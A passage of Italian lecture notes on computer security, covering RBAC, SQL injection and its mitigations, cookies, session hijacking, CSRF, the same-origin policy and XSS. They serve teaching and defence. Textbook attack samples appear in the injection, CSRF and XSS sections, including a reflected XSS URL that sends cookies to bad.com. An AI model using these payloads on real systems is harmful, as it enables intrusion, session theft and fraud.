    - **Hypervisor**: Un hypervisor (o Virtual Machine Monitor, VMM) è il software che crea e gestisce le macchine virtuali. Esistono due tipi principali di hypervisor:
        - **Type 1 (Bare Metal)**: Eseguito direttamente sull'hardware, come VMware ESXi o Microsoft Hyper-V.
        - **Type 2 (Hosted)**: Eseguito sopra un sistema operativo host, come VirtualBox o VMware Workstation.

Controllo degli Accessi Basato sui Ruoli (RBAC)

Il **Role-Based Access Control (RBAC)** è un modello di gestione dei privilegi che assegna permessi agli utenti basandosi sui loro ruoli all'interno dell'organizzazione. Invece di assegnare permessi individualmente a ogni utente, i permessi vengono assegnati ai ruoli, e gli utenti vengono poi associati ai ruoli.

Caratteristiche e Vantaggi del RBAC:

1. **Ruoli e Privilegi**:
    - In un sistema RBAC, i ruoli rappresentano insiemi di permessi legati a specifiche funzioni o responsabilità all'interno di un'organizzazione. Gli utenti acquisiscono i privilegi associati ai ruoli a cui appartengono.
    - **Esempio**: In un'azienda, potrebbero esistere ruoli come "Amministratore di Sistema", "Utente Standard" e "Responsabile IT". L'Amministratore di Sistema potrebbe avere permessi per gestire la rete e i server, mentre l'Utente Standard potrebbe avere permessi limitati all'uso di software aziendale.
2. **Gerarchia dei Ruoli**:
    - RBAC supporta la gerarchia dei ruoli, dove un ruolo può ereditare i permessi di un altro. Ad esempio, un ruolo "Manager" può ereditare i permessi di un ruolo "Dipendente", oltre a possedere permessi aggiuntivi specifici per le responsabilità manageriali.

    - **Esempio**: Se il ruolo "Responsabile IT" è gerarchicamente superiore al ruolo "Tecnico IT", un utente assegnato come "Responsabile IT" eredita i privilegi del "Tecnico IT" e acquisisce ulteriori privilegi specifici del suo ruolo.

3. **Facilità di Gestione**:
    - RBAC semplifica la gestione dei permessi in organizzazioni complesse. Invece di gestire i permessi per singoli utenti, gli amministratori possono gestire i permessi per gruppi di utenti assegnati a ruoli specifici.
    - **Vantaggi**: Questo riduce il rischio di errori di configurazione e migliora la sicurezza, poiché i permessi sono assegnati in modo coerente e centralizzato.
4. **Implementazione del RBAC**:
    - **Definizione dei Ruoli**: Gli amministratori definiscono ruoli basati sulle necessità organizzative, identificando le operazioni che ogni ruolo può eseguire.
    - **Assegnazione degli Utenti**: Gli utenti vengono associati ai ruoli, ereditando i permessi specificati dal ruolo.
5. **Esempio di Gerarchia di Ruoli**:
    - **IS-A Relationship**: In RBAC, i ruoli possono avere relazioni gerarchiche, dove un ruolo "superiore" (es. "Manager") include i privilegi di un ruolo "inferiore" (es. "Dipendente"). Questo approccio consente una gestione flessibile e scalabile dei privilegi.
    - **Esempio**: Se un'azienda ha i ruoli "Dipendente", "Supervisore", e "Direttore", dove "Direttore" include i permessi di "Supervisore", che a sua volta include i permessi di "Dipendente", un cambiamento nelle responsabilità di un utente può essere gestito semplicemente cambiando il suo ruolo senza dover ridefinire tutti i permessi.

Sicurezza del Web

Il Browser e le Applicazioni Web

Il browser è uno degli strumenti più complessi e cruciali nel panorama della sicurezza informatica. Funziona come un intermediario tra l'utente e le applicazioni web, gestendo non solo il rendering di pagine HTML, ma anche l'esecuzione di codice client-side come JavaScript, la gestione di richieste asincrone, la comunicazione sicura tramite HTTPS, e l'esecuzione di codice nativo attraverso tecnologie come Google Native Client (NaCl).

L'evoluzione delle applicazioni web ha portato a una crescente complessità, con l'introduzione di tecnologie Web 2.0 come AJAX e JavaScript, che spostano parte del carico computazionale dal server al client. Tuttavia, questa evoluzione ha introdotto anche nuove sfide di sicurezza, tra cui vulnerabilità come il Cross-Site Scripting (XSS) e il Cross-Site Request Forgery (CSRF).

Vantaggi dell'Esecuzione di Applicazioni nel Browser

- **Esecuzione Locale**: Eseguire codice nel browser permette di spostare parte del carico computazionale dal server al client, migliorando le prestazioni e riducendo la latenza.
- **Supporto per Applicazioni Legacy**: Applicazioni più vecchie possono essere mantenute e aggiornate grazie alla compatibilità del browser con diverse tecnologie e linguaggi.

Sicurezza del Codice Eseguito nel Browser

1. **Approccio 1: Firma del Codice**
    - Il codice è firmato digitalmente dal suo sviluppatore. Quando l'utente scarica ed esegue il codice, il browser verifica la firma per assicurarsi che il codice non sia stato alterato. Questo approccio dipende dalla fiducia dell'utente nello sviluppatore e nella correttezza della firma digitale.
2. **Approccio 2: Protezione tramite Sandboxing**
    - Il sandboxing isola il codice non attendibile in un ambiente ristretto, limitando l'accesso del codice alle risorse di sistema. Questo approccio è cruciale per prevenire che codice potenzialmente dannoso comprometta l'intero sistema operativo.
3. **Approccio 3: Software Fault Isolation (SFI)**
    - La SFI è una tecnica che analizza il codice per ogni singola istruzione per verificare che sia sicura prima di essere eseguita. Questo è particolarmente importante per eseguire codice nativo, dove un'istruzione malevola potrebbe aggirare le difese del sistema.
    - **Esempio: Google Native Client (NaCl)**

Web 1.0 vs Web 2.0

- **Web 1.0**: Inizialmente, il web era basato su un modello senza stato, con limitate capacità di interazione. L'unica preoccupazione principale era la sicurezza delle iniezioni di codice, come le SQL Injection.
- **Web 2.0**: Con l'introduzione di JavaScript e l'uso diffuso di AJAX, le applicazioni web sono diventate molto più interattive e dinamiche. Tuttavia, questo ha portato anche a nuove classi di vulnerabilità come il Cross-Site Scripting (XSS) e il Cross-Site Request Forgery (CSRF).

Evoluzione delle Vulnerabilità

- **Session Hijacking e CSRF**: In un attacco di tipo CSRF, l'attaccante induce un utente autenticato a inviare una richiesta fraudolenta a un server, sfruttando il fatto che il browser include automaticamente i cookie di sessione nelle richieste HTTP.
- **XSS**: Un attacco XSS consente a un attaccante di iniettare script dannosi in una pagina web. Questi script vengono poi eseguiti nel contesto del dominio della pagina compromessa, permettendo all'attaccante di rubare informazioni sensibili o eseguire azioni non autorizzate.

Web Resources

Le risorse web sono identificate tramite un URL (Uniform Resource Locator), che include vari componenti come il protocollo (HTTP o HTTPS), il nome dell'host, la porta (opzionale), e il percorso della risorsa. Queste risorse possono essere pagine HTML, immagini, script, video e altro ancora. L'URL specifica non solo l'identità della risorsa, ma anche come deve essere recuperata dal browser.

HTTP e HTTPS

HTTP (Hypertext Transfer Protocol) è il protocollo standard per la trasmissione di dati sul web. Le richieste HTTP sono generalmente di due tipi:

- **GET**: Utilizzato per richiedere dati da un server. Non dovrebbe avere effetti collaterali e viene usato principalmente per leggere dati.
- **POST**: Utilizzato per inviare dati al server, spesso con effetti collaterali come l'aggiornamento di una risorsa o l'inserimento di nuovi dati.

Le risposte HTTP includono un codice di stato (es. 200 OK, 404 Not Found) e possono contenere HTML, JSON, XML, o altri formati di dati. I cookie, che sono parti essenziali delle risposte, vengono utilizzati per memorizzare lo stato sul client e inviarlo nuovamente al server con richieste successive.

HTTPS (HTTP Secure) aggiunge un livello di sicurezza a HTTP utilizzando SSL/TLS per criptare i dati in transito, proteggendo la comunicazione tra il client e il server da intercettazioni e manomissioni. HTTPS utilizza certificati digitali per garantire l'autenticità del server e proteggere la confidenzialità e l'integrità dei dati.

SQL Injection

La SQL Injection è uno degli attacchi più pericolosi contro le applicazioni web, in cui un attaccante inserisce comandi SQL maliziosi in un campo di input, che vengono eseguiti dal database backend. Questo può portare all'accesso non autorizzato ai dati, alla modifica o cancellazione di informazioni, e persino al controllo completo del server.

Un esempio classico è quando un attaccante manipola un modulo di login per bypassare l'autenticazione:

```
' OR '1'='1
```

Questa iniezione fa sì che la condizione WHERE nella query diventi sempre vera, permettendo l'accesso senza necessità di credenziali valide.

Union-Based SQL Injection

Nell'Union-Based SQL Injection, l'attaccante utilizza l'operatore SQL UNION per combinare il risultato di una query legittima con il risultato di una query arbitraria. Questo consente all'attaccante di estrarre informazioni aggiuntive dal database, che altrimenti non sarebbero accessibili.

Esempio:

```
1 OR 1=1 UNION SELECT secret FROM secrets
```

Questo permette all'attaccante di ottenere dati sensibili dalla tabella `secrets`, combinandoli con il risultato della query legittima.

Retrieving DB Schema

Per eseguire un attacco SQL Injection efficace, l'attaccante deve conoscere la struttura del database (schema). Utilizzando tecniche come ORDER BY con numeri crescenti o sfruttando la tabella information_schema in MySQL, l'attaccante può determinare il numero di colonne in una tabella e identificare i nomi delle tabelle e delle colonne.

Blind SQL Injection

Nella Blind SQL Injection, l'attaccante non vede direttamente i risultati della query SQL, ma deduce le informazioni in base al comportamento dell'applicazione, come il tempo di risposta. Ad esempio, un attaccante può utilizzare una condizione booleana per verificare se una condizione è vera o falsa:

```
SELECT * FROM users WHERE id=1 AND IF(SUBSTRING((SELECT database()), 1, 1) = 'm', SLEEP(5), 0);
```

Se il nome del database inizia con "m", il server dormirà per 5 secondi, rivelando all'attaccante la prima lettera del nome del database.

Mitigating SQL Injection

Per prevenire la SQL Injection, sono necessarie diverse tecniche di mitigazione:

Sanificazione dell'input: Prima di utilizzare l'input dell'utente nelle query SQL, è fondamentale filtrare e validare i dati per assicurarsi che non contengano comandi SQL o caratteri speciali che possano essere interpretati come parte di una query SQL.

Tecniche:

- **Whitelisting**: Consente solo input che corrispondono a un insieme predefinito di valori legittimi. Questo è particolarmente efficace quando il set di input validi è limitato e prevedibile (es. un elenco di opzioni o un formato specifico).
- **Blacklisting**: Filtra input noti per essere pericolosi (come l'uso di ', --, o altri operatori SQL). Tuttavia, il blacklisting è generalmente considerato meno sicuro rispetto al whitelisting, poiché è difficile anticipare tutte le possibili varianti pericolose.
- **Using Prepared Statements (Query Precompilate)**: I Prepared Statements separano i dati dalla logica della query SQL, impedendo così che l'input dell'utente venga interpretato come parte della query stessa. I parametri di input vengono legati alla query in modo sicuro, rendendo impossibile l'iniezione di SQL.

  Esempio:

  String query = "SELECT * FROM users WHERE username = ? AND password = ?";

  PreparedStatement pstmt = connection.prepareStatement(query);

  pstmt.setString(1, username);

  pstmt.setString(2, password);

  ResultSet rs = pstmt.executeQuery();

  In questo esempio, i valori di username e password vengono trattati come parametri, evitando che possano alterare la struttura della query SQL.
- **Escaping**: Escapare (o scappare) i caratteri speciali è un metodo che consiste nel sostituire o antecedere con un carattere di escape i caratteri speciali, come le virgolette singole ('), che potrebbero essere utilizzati per chiudere in modo prematuro una stringa e iniettare codice SQL.

  Esempio: $safe_input = mysqli_real_escape_string($connection, $user_input);

  In questo esempio, mysqli_real_escape_string aggiunge un backslash (\) davanti a ogni carattere speciale nel campo $user_input, impedendo che venga interpretato come parte del codice SQL.
- **Avoiding Dynamic Queries (Evitare le Query Dinamiche)**: Un'altra tecnica efficace è evitare completamente l'uso di query SQL dinamiche, cioè query che concatenano input dell'utente

direttamente nella stringa SQL. Invece, è preferibile usare query predefinite o architetture che separano completamente i dati dalla logica della query.

Uso delle Stored Procedures: Quando possibile, utilizzare stored procedures, che vengono eseguite direttamente nel database e non sono suscettibili alle SQL Injection, poiché l'input è trattato come parametri e non come parte della query SQL.

- **Avoiding Queries (Evitare le Query Dirette)**: In alcuni casi, è possibile evitare del tutto di eseguire query SQL basate sull'input utente, affidandosi invece a ORM (Object-Relational Mapping) o framework di persistenza che astraggono l'accesso al database, riducendo il rischio di iniezioni SQL.

  Esempio: Utilizzare un framework come Hibernate (Java) o Entity Framework (.NET) che gestisce automaticamente le interazioni con il database, riducendo il rischio di creare query SQL vulnerabili.

- **Principio del Minimo Privilegio**: Assicurarsi che l'account del database utilizzato dall'applicazione abbia solo i privilegi minimi necessari. Ad esempio, un'applicazione che esegue solo query SELECT non dovrebbe avere accesso a comandi di inserimento, aggiornamento o cancellazione.

Web-Based State

Le applicazioni web, per natura, operano su un protocollo stateless, cioè senza mantenere uno stato tra una richiesta e l'altra. Tuttavia, molte applicazioni web moderne richiedono la gestione di uno stato temporaneo (ad esempio, sessioni utente) per funzionare correttamente. Questo stato non è persistente come nei database, ma è necessario durante l'interazione dell'utente con l'applicazione. Per mantenere questo stato, le applicazioni web usano principalmente due meccanismi: **hidden fields** e **cookies**.

Ephemeral State: Lo stato nelle applicazioni web è effimero, cioè dura solo per la durata della sessione utente o fino alla chiusura del browser. Non viene memorizzato in modo permanente nel server, ma viene invece passato avanti e indietro tra il client e il server durante la sessione.

Hidden Fields: Gli hidden fields sono campi HTML nascosti che non sono visibili all'utente finale, ma vengono inviati insieme al modulo HTML al server. Sono utilizzati per mantenere lo stato tra le diverse richieste HTTP durante la sessione dell'utente. Ad esempio, quando un utente naviga tra diverse pagine in un'applicazione web, gli hidden fields possono essere utilizzati per passare informazioni come l'ID di sessione, le preferenze dell'utente, o altri dati di stato che devono essere preservati tra le richieste.

Hidden Fields

Le **hidden fields** (campi nascosti) sono una tecnica utilizzata nelle applicazioni web per mantenere lo stato tra diverse richieste HTTP senza che l'utente possa vedere o modificare direttamente queste informazioni nel browser. Sebbene non siano visibili agli utenti, questi campi possono essere manipolati e quindi presentano alcune vulnerabilità di sicurezza.

Esempio di Hidden Fields

Consideriamo il seguente esempio HTML:

```
<html>
<head> <title>Pay</title> </head>
<body>
    <form action="submit_order" method="GET">
        The total cost is $5.50. Confirm order?
        <input type="hidden" name="price" value="5.50">
        <input type="submit" name="pay" value="yes">
        <input type="submit" name="pay" value="no">
    </form>
</body>
</html>
```

In questo esempio, un form HTML utilizza un campo nascosto (<input type="hidden">) per passare il prezzo (price) di un ordine alla pagina submit_order. L'utente può scegliere di confermare o annullare l'ordine cliccando sui rispettivi pulsanti.

Funzionamento del Backend

Il backend utilizza il valore del campo nascosto per processare l'ordine, come mostrato nel seguente codice PHP:

```
if($pay == 'yes' && $price != NULL) {
    bill_creditcard($price);
    deliver_socks();
} else {
    display_transaction_cancelled_page();
}
```

In questo codice, il backend controlla il valore di pay e price per determinare se addebitare la carta di credito dell'utente e completare la consegna, o se annullare la transazione.

Qual è il problema?

Il problema principale con questo approccio è che il campo price viene inviato al client come parte del codice HTML; quindi l'utente può facilmente visualizzare e modificare il valore prima di inviarlo al server. Poiché l'HTML viene inviato al client in chiaro, un utente malintenzionato potrebbe modificare il valore del prezzo direttamente nel browser, ad esempio cambiandolo da $5.50 a $0.01:

Difesa: Capabilities

Una soluzione a questo problema è l'utilizzo delle **capabilities**. In questo approccio, il server mantiene lo stato fidato (ad esempio, il prezzo dell'ordine) e invia al client solo un riferimento a questo stato sotto forma di una capability. Una capability è un identificatore univoco e sicuro (tipicamente un numero casuale grande) che il client utilizza nelle richieste successive per fare riferimento allo stato memorizzato dal server.

Esempio Modificato con Capabilities:

```
<html>
<head> <title>Pay</title> </head>
<body>
    <form action="submit_order" method="GET">
        The total cost is $5.50. Confirm order?
        <input type="hidden" name="sid" value="367492">
        <input type="submit" name="pay" value="yes">
        <input type="submit" name="pay" value="no">
    </form>
</body>
</html>
```

In questo caso, il campo nascosto contiene solo un identificatore di sessione (sid) che fa riferimento a una specifica capability memorizzata nel server.

Funzionamento del Backend con Capabilities:

```
$price = lookup($sid);
if($pay == 'yes' && $price != NULL) {
    bill_creditcard($price);
    deliver_socks();
} else {
    display_transaction_cancelled_page();
}
```

Qui, il backend utilizza la sid per recuperare il prezzo reale dal server tramite una lookup table. Poiché il prezzo non è inviato direttamente al client, ma è memorizzato in modo sicuro sul server, la manipolazione del valore da parte del client è resa molto più difficile.

Limitazioni degli Hidden Fields

Nonostante la loro utilità, gli hidden fields presentano alcune limitazioni significative:

- **Tediosità nella Gestione**: Inserire e mantenere hidden fields su tutte le pagine di un'applicazione web può essere complesso e dispendioso in termini di tempo.
- **Ricominciare da Zero**: Se l'utente chiude la finestra del browser o perde la sessione, lo stato gestito tramite hidden fields viene perso, costringendo l'utente a ricominciare il processo da capo.

Cookies

I cookie sono piccoli file di testo memorizzati sul dispositivo dell'utente da parte del browser. Sono uno dei metodi più comuni per mantenere lo stato in applicazioni web. I cookie possono contenere

informazioni come l'ID di sessione, le preferenze dell'utente, le impostazioni di lingua, ecc. Questi dati vengono inviati dal browser al server con ogni richiesta HTTP.

Meccanismo di Funzionamento

1. **Invio dello Stato al Client**: Il server crea lo stato necessario e lo invia al client. Questo stato può essere inserito in hidden fields nei moduli HTML o memorizzato nei cookie.
2. **Inclusione dello Stato nelle Richieste Successive**: Il client (il browser) invia nuovamente questo stato al server con ogni richiesta successiva. Per gli hidden fields, questo avviene quando l'utente invia un modulo. Per i cookie, il browser li invia automaticamente con ogni richiesta HTTP al server di origine.
3. **Elaborazione sul Server**: Il server utilizza le informazioni ricevute tramite hidden fields o cookie per mantenere il contesto dell'interazione dell'utente e per rispondere correttamente alle richieste successive.

I cookies sono strutturati come coppie chiave/valore, dove la chiave è il nome del cookie e il valore è il contenuto che il server vuole memorizzare. Ecco un esempio base di cookie:

```
Set-Cookie: session_id=abc123; path=/; domain=example.com; secure; HttpOnly
```

In questo esempio, session_id è la chiave, e abc123 è il valore associato.

Utilizzi dei Cookie

1. **Identificatore di Sessione**: Dopo che un utente si è autenticato, il server assegna un identificatore di sessione (session ID) che viene memorizzato in un cookie. Questo permette all'utente di rimanere autenticato senza dover reinserire le credenziali ad ogni nuova richiesta. Il cookie di sessione viene inviato automaticamente con ogni richiesta, consentendo al server di riconoscere l'utente e mantenere lo stato della sessione.
2. **Personalizzazione**: I cookie possono essere utilizzati per personalizzare l'esperienza utente su un sito web, ad esempio memorizzando le preferenze di layout, la lingua scelta, o altre impostazioni dell'utente.
3. **Tracking**: Gli inserzionisti utilizzano i cookie per tracciare il comportamento degli utenti attraverso diversi siti web. Questo permette di creare un profilo dell'utente e di offrire pubblicità mirata basata sulle sue preferenze e abitudini di navigazione. Per esempio, se un utente visita il sito di Apple e poi va su Amazon, potrebbe vedere annunci di prodotti Apple su Amazon. Questo è possibile grazie all'uso di cookie di terze parti gestiti da reti pubblicitarie.

Session Hijacking

Il session hijacking è un attacco in cui un malintenzionato ruba il cookie di sessione di un utente per impersonarlo sul sito web. Poiché i session cookies sono trattati come capabilities, chiunque possieda il cookie può accedere al sito con i privilegi dell'utente autenticato.

Esempi di Attacchi:

1. **Compromissione del server o del browser dell'utente**: Un attaccante può compromettere il server o il browser dell'utente per rubare i cookie di sessione.
2. **Previsione del Cookie**: Se l'algoritmo utilizzato per generare i cookie è debole, un attaccante potrebbe essere in grado di prevedere il valore del cookie.

3. **Network Sniffing**: Intercettazione dei cookie durante la loro trasmissione non criptata su una rete.
4. **DNS Cache Poisoning**: Ingegno per far credere all'utente di comunicare con il server legittimo, ma in realtà comunica con l'attaccante.

Difese contro il Session Hijacking:

1. **Connessioni Criptate (HTTPS)**: Utilizzare HTTPS per criptare la trasmissione dei cookie e prevenire l'intercettazione tramite sniffing.
2. **Unpredictability**: Assicurarsi che i cookie siano sufficientemente casuali e lunghi per impedire la loro previsione.
3. **Timeout delle Sessioni**: Invalidate i cookie di sessione dopo un certo periodo di inattività o quando l'utente si disconnette.

Caso di Studio: Vulnerabilità di Twitter

Twitter utilizzava un cookie (auth_token) che non cambiava da un accesso all'altro e non veniva invalidato al logout. Questo permetteva a un attaccante che rubava il cookie di accedere all'account dell'utente in qualsiasi momento fino al cambio della password. La mitigazione includeva l'invalidazione dei session ID al termine delle sessioni.

NON-Defense: Store Client IP Address for Session

Una delle strategie comunemente considerate per prevenire il **session hijacking** consiste nel memorizzare l'indirizzo IP del client associato a una sessione e monitorare eventuali cambiamenti di questo indirizzo durante la sessione. L'idea è che se l'indirizzo IP cambia, questo potrebbe indicare un tentativo di session hijacking, e quindi la sessione potrebbe essere considerata compromessa.

Problemi con questa Strategia

1. **False Positives**:
    - **Cambiamenti dell'indirizzo IP**: Uno dei principali problemi con questa tecnica è che gli indirizzi IP dei client possono cambiare frequentemente per motivi legittimi. Ad esempio:
        - **Passaggio tra reti Wi-Fi e rete mobile**: Quando un utente si sposta tra una rete Wi-Fi e una rete mobile, l'indirizzo IP del dispositivo cambia. Questo può far sì che la sessione venga erroneamente considerata compromessa.
        - **Rinegoziazione DHCP**: In alcuni casi, la rinegoziazione dell'IP tramite DHCP può assegnare un nuovo indirizzo IP al dispositivo anche se l'utente non ha cambiato la rete.
    - **Effetti**: Questi cambiamenti legittimi dell'IP possono portare a falsi positivi, ovvero situazioni in cui una sessione viene chiusa o bloccata a causa di un presunto attacco che in realtà non è avvenuto.
2. **False Negatives**:
    - **Hijacking su un'altra macchina con lo stesso IP**: Un altro problema riguarda i falsi negativi, ovvero situazioni in cui un attacco di session hijacking avviene ma non viene rilevato. Ad esempio:

- **Utilizzo dello stesso IP su macchine diverse tramite NAT**: In reti che utilizzano la Network Address Translation (NAT), più dispositivi possono condividere lo stesso indirizzo IP pubblico. Se un attaccante riesce a hijackare una sessione da una macchina diversa ma con lo stesso IP (a causa del NAT), il sistema non sarà in grado di rilevare la differenza basandosi solo sull'indirizzo IP, permettendo così all'attaccante di continuare a sfruttare la sessione senza essere scoperto.

Cross-Site Request Forgery (CSRF)

Il CSRF è un attacco in cui un malintenzionato induce un utente autenticato a compiere azioni indesiderate su un sito web in cui è loggato. Poiché il browser dell'utente invia automaticamente i cookie associati al sito, la richiesta sembra legittima al server.

Esempio di Attacco CSRF:

- Un utente è loggato su bank.com e l'attaccante lo induce a visitare un link come:

```
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
```

Quando il browser dell'utente visita questo link, invia anche il cookie di sessione al server di bank.com, che potrebbe elaborare la richiesta come una legittima richiesta di trasferimento di denaro.

Mitigazione del CSRF:

1. **Referrer Header**: Il server può verificare il referrer header per assicurarsi che la richiesta provenga da una pagina legittima. Tuttavia, il referrer è opzionale e può essere manipolato.
2. **Secretized Links**: Includere un token segreto unico in ogni link o form inviato dal server. Questo token deve essere inviato insieme alla richiesta e verificato dal server.
3. **Frameworks di Sviluppo Web**: Molti framework moderni, come Django, offrono meccanismi integrati per prevenire il CSRF, come l'inclusione automatica di token di protezione nelle form.

Web 2.0: Dynamic Pages and JavaScript

Con il passaggio a Web 2.0, le pagine web sono diventate più interattive e dinamiche, utilizzando JavaScript per generare contenuti in modo programmatico. JavaScript può manipolare il DOM (Document Object Model) della pagina, leggere e modificare i cookie, e interagire con il server senza ricaricare la pagina. Tuttavia, questo ha anche introdotto nuove vulnerabilità, come il Cross-Site Scripting (XSS).

Quando si tratta di sicurezza web, uno degli aspetti critici riguarda la capacità dei browser di limitare i poteri di **JavaScript**, un linguaggio di scripting eseguito sul lato client. JavaScript è estremamente potente e, se non correttamente confinato, può essere sfruttato da attori malintenzionati per eseguire una serie di attività dannose.

Potenziali Problemi con JavaScript nei Browser

1. **Alterazione del Layout di una Pagina Web**

    - **Scenario**: Un attaccante può ospitare un sito web malevolo su attacker.com e cercare di iniettare uno script che alteri il layout di una pagina su bank.com.
    - **Implicazioni**: Se un browser non è adeguatamente configurato per confinare i poteri di JavaScript, lo script di attacker.com potrebbe alterare elementi visivi o funzionali di bank.com. Questo potrebbe includere modificare moduli di input, cambiare il testo delle pagine, o spostare pulsanti in modo da indurre l'utente a compiere azioni non intenzionali, come inserire le credenziali in un form falso.
2. **Lettura dei Tasti Premuti dall'Utente**
    - **Scenario**: Un altro rischio è che uno script in esecuzione su attacker.com possa essere in grado di monitorare e registrare i tasti premuti dall'utente mentre quest'ultimo è su una pagina di bank.com.
    - **Implicazioni**: Questo tipo di attacco, noto come keylogging, potrebbe permettere a un attaccante di raccogliere informazioni sensibili come nomi utente, password, numeri di carte di credito e altre informazioni riservate digitate dall'utente. Se JavaScript non è confinato correttamente, uno script malevolo potrebbe intercettare queste informazioni senza che l'utente se ne accorga.
3. **Lettura dei Cookie Appartenenti a un Altro Dominio**
    - **Scenario**: I cookie sono spesso utilizzati per mantenere sessioni di autenticazione e per memorizzare informazioni di stato per un sito specifico. Un grave rischio è rappresentato dalla possibilità che uno script eseguito su attacker.com possa leggere i cookie di sessione o altri cookie sensibili appartenenti a bank.com.
    - **Implicazioni**: Se un attaccante riesce a leggere i cookie appartenenti a un altro dominio, potrebbe rubare sessioni di autenticazione o altre informazioni sensibili, permettendo l'accesso non autorizzato all'account dell'utente su bank.com. Questo potrebbe portare al session hijacking, furto di dati o altre forme di abuso.

Same-Origin Policy (SOP)

La Same-Origin Policy (SOP) è una misura di sicurezza fondamentale nei browser web che impedisce a documenti o script caricati da un'origine di interagire con risorse di una diversa origine. Un'origine è definita da:

- **Schema** (es. http o https)
- **Host**
- **Porta**

La SOP impedisce a script maligni iniettati su un sito di accedere a dati su un altro sito, proteggendo così le sessioni e le informazioni sensibili degli utenti.

Cross-Site Scripting (XSS)

Gli attacchi XSS permettono agli attaccanti di iniettare script dannosi nelle pagine web, che vengono poi eseguiti nei browser degli utenti ignari. Questi script possono rubare cookie, sessioni, o eseguire azioni a nome dell'utente.

Obiettivo: Sovvertire la SOP

- **Scenario:** attacker.com fornisce uno script malevolo e inganna il browser dell'utente facendogli credere che l'origine dello script sia bank.com.
- **Conseguenza:** Lo script viene eseguito con i privilegi di bank.com.

In questo contesto, l'attaccante cerca di sovvertire la Same-Origin Policy (SOP) del browser per far sì che uno script proveniente da un dominio malevolo (attacker.com) venga considerato come se provenisse da un dominio fidato (bank.com). Se l'attacco riesce, lo script malevolo opererebbe con gli stessi privilegi e permessi degli script legittimi di bank.com, potenzialmente accedendo a dati sensibili o eseguendo azioni non autorizzate.

Stored XSS

Nello Stored XSS, lo script dannoso viene memorizzato direttamente sul server (ad esempio, nei commenti di un blog) e viene eseguito da chiunque visiti la pagina. Questo tipo di XSS è particolarmente pericoloso perché può colpire un grande numero di utenti.

Target: L'obiettivo di questo attacco è un utente che utilizza un browser con JavaScript abilitato e che visita una pagina di contenuto influenzato dall'utente su un servizio web vulnerabile.

Obiettivo dell'Attaccante: Eseguire uno script nel browser dell'utente con gli stessi privilegi degli script regolari forniti dal server.

Strumenti dell'Attaccante:

- **Capacità di caricare contenuti sul server web**: L'attaccante sfrutta la possibilità di lasciare contenuti sul server (ad esempio, attraverso un normale browser) che possono includere script malevoli.
- **Strumento opzionale**: Un server controllato dall'attaccante per ricevere informazioni rubate dall'utente.

Trucco Chiave: Il server non riesce a garantire che i contenuti caricati sulla pagina non contengano script incorporati. Questa vulnerabilità permette all'attaccante di iniettare codice JavaScript dannoso all'interno della pagina web.

Caso Famoso: Samy Worm su MySpace

Un esempio celebre di attacco **Stored XSS** è il "Samy Worm", un programma JavaScript malevolo inserito da un utente di nome Samy nella sua pagina MySpace.

- **Come è avvenuto l'attacco**: Samy ha inserito un programma JavaScript nella sua pagina MySpace. Nonostante i server di MySpace avessero tentato di filtrare il codice, il filtro non è stato efficace.
- **Conseguenze per gli utenti**: Gli utenti che visitavano la pagina di Samy eseguivano automaticamente il programma nel loro browser. Il codice:
    - **Faceva diventare gli utenti amici di Samy**: Ogni utente che visitava la pagina veniva automaticamente aggiunto alla lista degli amici di Samy.
    - **Mostrava il messaggio "Samy is my hero" sul profilo degli utenti**: Il codice modificava il profilo degli utenti per visualizzare questo messaggio.
    - **Infezione a catena**: Il programma veniva automaticamente installato sul profilo dell'utente infetto, così che ogni nuovo visitatore del profilo si infettava a sua volta.
- **Impatto**: In sole 20 ore, Samy è passato da avere 73 amici su MySpace a oltre 1.000.000 di amici. L'attacco è stato così diffuso e devastante che ha costretto MySpace a chiudere per un intero weekend per risolvere il problema.

Reflected XSS Attack

Nel Reflected XSS, lo script iniettato viene immediatamente riflesso al client come parte della risposta HTTP. Questo avviene spesso tramite URL manipolati che includono script dannosi. Un esempio classico è un URL di phishing che induce l'utente a cliccare su un link contenente codice JavaScript malevolo, che viene eseguito con i privilegi della pagina legittima.

Fasi dell'Attacco:

1. L'attaccante convince l'utente a inviare un URL a bank.com che contiene del codice JavaScript incorporato. Questo può avvenire tramite un link che l'utente clicca, ad esempio, in una email di phishing o in un sito web malevolo.
2. Il server di bank.com, ricevendo la richiesta, include l'input dell'utente (che contiene il codice JavaScript) nella risposta HTML senza una corretta sanificazione. Questo fa sì che lo script venga riflesso e rispedito al browser dell'utente.
3. Il browser dell'utente esegue lo script ricevuto credendo che provenga dal server di bank.com, conferendo allo script malevolo gli stessi privilegi degli script legittimi del sito.

Esempio di Attacco Reflected XSS:

- **URL Malevolo:** L'attaccante potrebbe generare un URL come il seguente:

```
http://victim.com/search.php?term=<script>window.open("http://bad.com/steal?c="+document.cookie)</script>
```

- **Risposta del Server:** Quando l'utente invia la richiesta al server di victim.com, il server riflette l'input senza adeguata sanificazione:

```
<html>
  <title> Search results </title>
  <body>
    Results for <script>window.open("http://bad.com/steal?c="+document.cookie)</script>:...
  </body>
</html>
```

- **Esecuzione dello Script:** Il browser esegue lo script come se fosse stato inviato da victim.com, permettendo all'attaccante di rubare informazioni sensibili, come i cookie dell'utente.

Sintesi dell'Attacco Reflected XSS:

- **Target:** L'obiettivo è un utente che utilizza un browser con JavaScript abilitato e che accede a un servizio web vulnerabile, in cui parti dell'input ricevuto vengono incluse nell'output HTML generato dal server.
- **Obiettivo dell'Attaccante:** Eseguire uno script nel browser dell'utente con gli stessi privilegi degli script legittimi del server.
- **Strumenti dell'Attaccante:**

- **URL Specialmente Creato:** L'attaccante induce l'utente a cliccare su un URL creato appositamente che contiene codice JavaScript malevolo.
- **Server per Ricevere Informazioni Rubate:** Facoltativamente, l'attaccante può configurare un server per ricevere informazioni sottratte, come cookie o dati sensibili.

- **Trucco Chiave:** Il server non garantisce che l'output non contenga script incorporati e non autorizzati, permettendo così l'esecuzione del codice malevolo nel contesto di bank.com.

DOM-Based XSS Attack

Un attacco **DOM-Based XSS** si basa sulla modifica dell'ambiente DOM (Document Object Model) nel browser della vittima per fare in modo che uno script originariamente legittimo venga eseguito in un modo non previsto. Questo tipo di attacco sfrutta il fatto che alcune applicazioni web inseriscono contenuti dinamici all'interno della pagina HTML utilizzando JavaScript, senza una corretta validazione.

Esempio di Attacco:

Supponiamo che una pagina web all'indirizzo http://www.example.com/test.html contenga il seguente codice:

```
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

